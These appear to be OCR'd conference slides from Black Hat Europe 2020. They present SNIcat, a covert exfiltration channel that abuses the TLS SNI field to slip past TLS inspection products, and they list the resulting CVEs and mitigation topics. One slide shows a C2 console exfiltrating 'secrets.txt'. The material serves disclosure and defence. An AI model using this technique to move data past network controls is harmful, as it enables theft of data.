black hat®
EUROPE 2020

DECEMBER 9-10
BRIEFINGS

Circumventing the Guardians:

How the Security Features in State-of-the-Art TLS Inspection Solutions can be Exploited for Covert Data Exfiltration

Morten Marstrander

Senior Security Consultant

mnemonic

Matteo Malvica

Principal Security Researcher

NortonLifeLock™

Outline

- What we achieved
- A brief intro to TLS inspection devices
- TLS says ”HELLO”: inception of an exfiltration
- Creating a C2 out of thin air
- Methods of Mitigation & Detection
- Demo


What we achieved

- **Novel exfiltration technique** that targets TLS inspection devices
  > By exploiting the **SNI field** in the TLS Client Hello packet

- Bypasses these vendors:
  > Palo Alto Networks
  > F5 Networks
  > Fortinet


- Resulted in these CVEs:
  > CVE-2020-2035
  > CVE-2020-15936

SNIcat




```
   ##########################################################
   ###    SNICAT C2 SERVER                                ###
   ###    by Morten Marstrander & Matteo Malvica          ###
   ##########################################################

          "the not-so-advertized TLS feature"

Type 'HELP' or "?" for further instructions

snicat-c2#ls
- Current file list -

0 - sample.txt
1 - secrets.txt
2 - snicat_agent.py

(*) - Exfiltrate the desired file with 'ex <file_nr>'
snicat-c2#ex 1
 SNIcking in progress: |████████████████████| 100.0% Complete

(*) File 'secrets.txt' Exfiltrated Successfully!
```


A brief intro to TLS inspection devices



A brief intro to TLS inspection devices



A brief intro to TLS inspection devices



Client

1: Client Hello
SNI

NGFW / Web Proxy

4: Compares SNI with server certificate subject name


5: Performs filtering decision based on reputation (URL/domain category)

2: Client Hello
SNI

